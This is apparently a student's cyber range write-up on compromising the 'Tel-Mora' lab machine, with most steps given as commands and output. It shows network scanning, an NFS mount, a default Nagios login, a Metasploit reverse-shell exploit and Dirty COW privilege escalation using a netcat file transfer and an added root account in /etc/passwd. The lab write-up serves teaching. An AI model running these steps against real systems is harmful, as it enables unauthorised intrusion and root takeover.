Cyber Range - Tel-Mora

Atharva Velani 20411611


Tel-Mora is a machine that resides within the Cyber Range and exploiting it using multiple techniques below such as mounting to find OS version, logging into services with default login credentials and privilege escalation with dirty cow method.

Table of Contents:

Step 1: Scan the network

Simple nbtscan (when services aren't pinging) this is a quick way to find without nmap. We can use nmap afterwards for a more detailed report.

Nbtscan 192.168.2.0/24



(Figure 1: nbtscan to find name)

A more detailed report as outlined below: This simply shows what ports are opened and their versions

Nmap -sV 192.168.2.20

```
┌──(root💀 kali)-[/home/kali/Desktop/cyberrange]
└─# nmap -sV 192.168.2.20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 13:44 EDT
Nmap scan report for 192.168.2.20
Host is up (0.011s latency).
Not shown: 990 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd (before 2.0.8) or WU-FTPD
22/tcp   open  ssh         OpenSSH 5.1 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.10 ((Linux/SUSE))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MORROWIND-WEST)
443/tcp  open  http        Apache httpd 2.2.10 ((Linux/SUSE))
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MORROWIND-WEST)
2049/tcp open  nfs         2-4 (RPC #100003)
5801/tcp open  vnc-http    TightVNC 1.2.9 (resolution: 1024×788; VNC TCP port 5901)
5901/tcp open  vnc         VNC (protocol 3.7)

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 22.62 seconds

┌──(root💀 kali)-[/home/kali/Desktop/cyberrange]
└─# 
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 3: slightly more information nmap scan)

Step 2: Finding potential vulnerabilities

An even more detailed scan shows any potential vulnerabilities that we may be able to exploit

```
┌──(root💀 kali)-[~]
└─# nmap -sV -A 192.168.2.20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 13:42 EDT
Nmap scan report for 192.168.2.20
Host is up (0.0093s latency).
Not shown: 990 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd (before 2.0.8) or WU-FTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.8.0.115
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 900
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 2.0.7 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 5.1 (protocol 2.0)
| ssh-hostkey:
|   1024 87:c7:11:46:73:25:20:96:73:ca:3b:b3:ac:90:b6:01 (DSA)
|_  1024 23:00:08:bc:e4:74:b1:17:be:48:87:54:5e:45:8a:28 (RSA)
80/tcp   open  http        Apache httpd 2.2.10 ((Linux/SUSE))
|_http-favicon: Apache on Linux
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.2.10 (Linux/SUSE)
|_http-title: Site doesn't have a title (text/html).
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 2a: more detailed nmap scan)

```
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      50971/udp   mountd
|   100005  1,2,3      59687/tcp   mountd
|   100021  1,3,4      47831/tcp   nlockmgr
|   100021  1,3,4      52937/udp   nlockmgr
|   100024  1          58248/tcp   status
|_  100024  1          59705/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MORROWIND-WEST)
443/tcp  open  http        Apache httpd 2.2.10 ((Linux/SUSE))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.10 (Linux/SUSE)
|_http-favicon: Apache on Linux
| http-robots.txt: 1 disallowed entry
|_/
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MORROWIND-WEST)
2049/tcp open  nfs         2-4 (RPC #100003)
5801/tcp open  vnc-http    TightVNC 1.2.9 (resolution: 1024×788; VNC TCP port 5901)
|_http-title: Remote Desktop
5901/tcp open  vnc         VNC (protocol 3.7)
| vnc-info:
|   Protocol version: 3.7
|   Security types:
|     None (1)
|     Tight (16)
|   Tight auth subtypes:
|     None
|_  WARNING: Server does not require authentication
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/su
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 2b: detailed scan continued)

Vncviewer to check to see if we can get any information on the users logged in.

vncviewer 192.168.2.20:5901

```
┌──(root💀 kali)-[/home/kali/Desktop/cyberrange]
└─# vncviewer 192.168.2.20:5901
Connected to RFB server, using protocol version 3.7
Enabling TightVNC protocol extensions
No authentication needed
Desktop name "nobody's x11 desktop (Tel-Mora:1)"
VNC server default format:
  16 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 31 green 63 blue 31, shift red 11 green 5 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

```
TightVNC: nobody's x11 desktop (Tel-Mora:1)
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 3: vnc fail)

smb has a few vulnerabilities and performing an nmap script to see If we can exploit any. (the results is longer but nothing valuable came of this scan)


nmap –script smb-enum-shares -pt 445 192.168.2.20

```
┌──(root💀 kali)-[/home/kali/Desktop/cyberrange]
└─# nmap --script smb-enum-shares -p 445 192.168.2.20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 13:54 EDT
Nmap scan report for 192.168.2.20
Host is up (0.011s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\192.168.2.20\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Samba 3.2.4-5.2-1985-SUSE-CODE11)
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\var\tmp
|     Anonymous access: READ/WRITE
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 4: smb script scan)

Testing ftp: allows anonymous access however cannot send or receive files or view the contents of the file. The mount seems worthwhile to investigate. We can now see that we can mount to /tmp directory.



(Figure 5: mounting directory: /tmp)

This mounting was similar to the metasploitable2 and followed it almost exactly

Mkdir /tmp/tel-mora


Sudo mount -t nfs 192.168.2.20:/tmp /tmp/tel-mora

Allows us to check if we have mounted:

Df -k

Change to directory to see contents of the file we've mounted to.

Cd /tmp/tel-mora



(Figure 6: mounting commands)

With those commands we can see we have mounted to the temp directory, however all the directories are inaccessible and permission is denited. "xwlog" can be read and provides some information about the operating system. This can be used once we gain a shell as the linux version that is ran on the machine is vulnerable to the "**Dirty Cow**" exploit.

```
┌──(root💀 kali)-[/tmp/tel-mora]
└─# cat xwlog

X.Org X Server 1.5.2
Release Date: 10 October 2008
X Protocol Version 11, Revision 0
Build Operating System: openSUSE SUSE LINUX
Current Operating System: Linux linux-vuqq 2.6.27.7-9-default #1 SMP 2008-12-04 18:10:04 +0
100 x86_64
Build Date: 03 December 2008  02:40:38PM

        Before reporting problems, check http://wiki.x.org
        to make sure that you have the latest version.
Module Loader present
Markers: (--) probed, (**) from config file, (==) default setting,
        (++) from command line, (!!) notice, (II) informational,
        (WW) warning, (EE) error, (NI) not implemented, (??) unknown.
(==) Log file: "/var/log/Xorg.99.log", Time: Thu Jul 30 22:17:38 2020
(++) Using config file: "/tmp/sysdata-5651"
error setting MTRR (base = 0×f0000000, size = 0×01000000, type = 1) Function not implemente
d (38)
(EE) VMWARE(0): Hardware cursor initialization failed
Could not init font path element /usr/share/fonts/TTF/, removing from list!
Could not init font path element /usr/share/fonts/OTF, removing from list!
error setting MTRR (base = 0×f0000000, size = 0×01000000, type = 1) Invalid argument (22)
```

```
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 7: data inside of xwlog file)

As ftp, smb, mounting doesn't seem to work lets check the webpage.
Entering *http://192.168.2.20* gives us a webpage that just shows that it works. Lets use dirb to check for any hidden folders/files in the directory. From our previous scan it showed that there was a *"robots.txt"* and a few other files however they don't seem to have any viable information we can gather.

dirb http://192.168.2.20

```
┌──(root💀 kali)-[/tmp/tel-mora]
└─# dirb http://192.168.2.20

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Oct 20 14:06:57 2022
URL_BASE: http://192.168.2.20/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.2.20/ ----
+ http://192.168.2.20/~bin (CODE:403|SIZE:1013)
+ http://192.168.2.20/~ftp (CODE:403|SIZE:1013)
+ http://192.168.2.20/~lp (CODE:403|SIZE:1013)
+ http://192.168.2.20/~mail (CODE:403|SIZE:1013)
+ http://192.168.2.20/~nobody (CODE:403|SIZE:1013)
+ http://192.168.2.20/cgi-bin/ (CODE:403|SIZE:1027)
+ http://192.168.2.20/favicon.ico (CODE:200|SIZE:302)
+ http://192.168.2.20/index.html (CODE:200|SIZE:44)
==> DIRECTORY: http://192.168.2.20/manual/
+ http://192.168.2.20/nagios (CODE:401|SIZE:1256)
+ http://192.168.2.20/robots.txt (CODE:200|SIZE:26)
--> Testing: http://192.168.2.20/SERVER-INF
+ http://192.168.2.20/server-info (CODE:403|SIZE:1013)
+ http://192.168.2.20/server-status (CODE:403|SIZE:1013)
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 8: dirb information)

Most of these codes have error status 403 however nagios has a 401 code, perhaps we can log into the nagios server. It requires credentials and with a quick google search for the default log in credentials:

Username: nagiosadmin


Password: PASSW0RD (the 'o' is a zero)

It seems like the default log in works.

(Figure 9: nagios webpage)

Looking into the server it doesn't have any interesting information available. This is where I got stuck a little bit and searched for a nagios exploit and could only find exploits for version 5 and 6. After switching to 'Nagios3' there were a few potential exploits we could exploit. Using Metasploit I tried the following options however it didn't work in the history_cgi exploit.

Step 3: Using Metasploit



```
[*] Started reverse TCP handler on 10.8.0.115:4444
[-] Please specify the correct path to history.cgi in the URI parameter
[*] Automatically detecting the target...
[-] Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/nagios3_history_cgi) > set pass nagiosadmin
pass => nagiosadmin
msf6 exploit(unix/webapp/nagios3_history_cgi) > run

[*] Started reverse TCP handler on 10.8.0.115:4444
[-] Please specify the correct path to history.cgi in the URI parameter
[*] Automatically detecting the target...
[-] Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/nagios3_history_cgi) > options

Module options (exploit/unix/webapp/nagios3_history_cgi):

   Name       Current Setting              Required  Description
   ----       ---------------              --------  -----------
   PASS       nagiosadmin                  yes       The password to authenticate with
   Proxies                                 no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.2.12                 yes       The target host(s), see https://github.com/rapid7/metasploit
                                                     -framework/wiki/Using-Metasploit
   RPORT      80                           yes       The target port (TCP)
   SSL        false                        no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /nagios3/cgi-bin/history.cgi yes       The full URI path to history.cgi
   USER       nagiosadmin                  yes       The username to authenticate with
   VHOST                                   no        HTTP server virtual host
```


(Figure 10: Metasploit options and exploit name)

There was a second nagios3 exploit that we could exploit which was also a remote command execution, however, it used statuswml.cgi instead of history.cgi. Looking at my previous screenshot I also saw my commands URI was also incorrect, and after testing it once more with the correct parameters it didn't open up a shell.

```
   0   Automatic Target

msf6 exploit(unix/webapp/nagios3_history_cgi) > run

[-] Handler failed to bind to 10.0.8.115:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Automatically detecting the target...
[*] Web Server banner: Apache/2.2.10 (Linux/SUSE)
[*] Nagios version detected: 3.0.5
[-] Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/nagios3_history_cgi) >
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 11: failed Metasploit attempt)

After looking at the guide posted on the forum I realised my exploit was incorrect. With the correct parameters we were able to open up a shell.

Step 4: Modifying our parameters and creating a shell

```
[*] 192.168.2.20 - Command shell session 1 closed.
msf6 exploit(unix/webapp/nagios3_statuswml_ping) > options

Module options (exploit/unix/webapp/nagios3_statuswml_ping):

   Name      Current Setting          Required  Description
   ----      ---------------          --------  -----------
   PASS      PASSW0RD                 yes       The password to authenticate with
   Proxies                            no        A proxy chain of format type:host:port[,
                                                type:host:port][...]
   RHOSTS    192.168.2.20             yes       The target host(s), see https://github.c
                                                om/rapid7/metasploit-framework/wiki/Usin
                                                g-Metasploit
   RPORT     80                       yes       The target port (TCP)
   SSL       false                    no        Negotiate SSL/TLS for outgoing connectio
                                                ns
   URI       /nagios/cgi-bin/statuswm yes       The full URI path to statuswml.cgi
             l.cgi
   USER      nagiosadmin              yes       The username to authenticate with
   VHOST                              no        HTTP server virtual host


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.8.0.115       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 12: correct parameters in exploit)

We can now open a python shell through Metasploit and now have user access to the system.

```
msf6 exploit(unix/webapp/nagios3_statuswml_ping) > exploit

[*] Started reverse TCP handler on 10.8.0.115:4444
[*] Sending request to http://192.168.2.20:80/nagios/cgi-bin/statuswml.cgi
[*] Command shell session 2 opened (10.8.0.115:4444 → 192.168.2.20:47132) at 2022-10-20 13
:23:19 -0400
[*] Session created, enjoy!

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

wwwrun@Tel-Mora:/usr/lib/nagios/cgi>
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 13: meterpreter and shell)

We can see netcat is installed and able to pass the dirty cow exploit.

```
wwwrun@Tel-Mora:/usr/lib/nagios/cgi> netcat
netcat
Cmd line:

: forward host lookup failed: Unknown server error
wwwrun@Tel-Mora:/usr/lib/nagios/cgi>
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 14: user access)

Step 5: Privilege escalation

I had already downloaded the dirty cow from previous vulnhubs (Metasploitable2) but the github link is as follows:

https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c

Link to commands and how to exploit:

https://github.com/firefart/dirtycow

The c file also shows commands needed to enter once the file is in the system. The machine must also have gcc installed (which it did have).

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611

┌──(root💀 kali)-[/home/kali/Desktop/cyberrange/dirtycow-master]
└─# nc -w 3 192.168.2.20 1234 < dirty.c
```

(Figure 15: sending dirty.c across machines)

Please make sure you enter *netcat* rather than *nc* as the shell doesn't recognise nc as a command. Netcat must be written in the target system first and follow up on our attacking system (kali).

```
wwwrun@Tel-Mora:/tmp> nc -l -p 1234 > dirty.c
'nc -l -p 1234 > dirty.c
>

> ^C
Abort session 2? [y/N]  n
[*] Aborting foreground process in the shell session

wwwrun@Tel-Mora:/tmp>
wwwrun@Tel-Mora:/tmp> netcat -l -p 1234 > dirty.c
netcat -l -p 1234 > dirty.c


wwwrun@Tel-Mora:/tmp> ls
ls
0734858061                                          kde-Centurion
0859754032                                          kde-root
1368937293                                          ksocket-Centurion
1503131144                                          orbit-Centurion
VMwareDnD                                           pulse-7ZBwfKEPfo1Z
dirty.c                                             ssh-TVMHP3157
fetchmsttfonts-11.1-5.7.1-fetchmsttfonts.sh.txt.TG2bVO  xwlog
hsperfdata_root
wwwrun@Tel-Mora:/tmp> gcc -pthread dirty.c -o dirty -lcrypt
gcc -pthread dirty.c -o dirty -lcrypt
wwwrun@Tel-Mora:/tmp> ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: root

Complete line:
firefart:fiw.I6FqpfXW.:0:0:pwned:/root:/bin/bash
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 16: compiling and executing dirty cow exploit)

In the following order:
Target machine:
Netcat -l -p 1234 > dirty.c

Attacker machine follows:
Nc -w 3 192.168.2.20 1234 < dirty.c

Target Machine:

Compiling and executing c file:
gcc -pthread dirty.c -o dirty -lcrypt

./dirty.c


Password:

root

Compile the file and you can access the system as root with either ssh or simply using
su firefart

The password was set to *'root'* and with the following commands we can see we are in the root directory. Make sure you delete the dirty.c exploit for anyone using it in the future and replace the backup file back to the original into /etc/passwd.

Mv /tmp/passwd.bak /etc/passwd



(Figure 17: root access)

Conclusion

Looking back this wasn't a very complicated vulnhub and I made a few mistakes with the improper parameters in which I need to be more careful about. Metasploit made the whole experience much easier and looking at the other guides posted it seemed like this was entirely possible through the http command line to produce a reverse shell.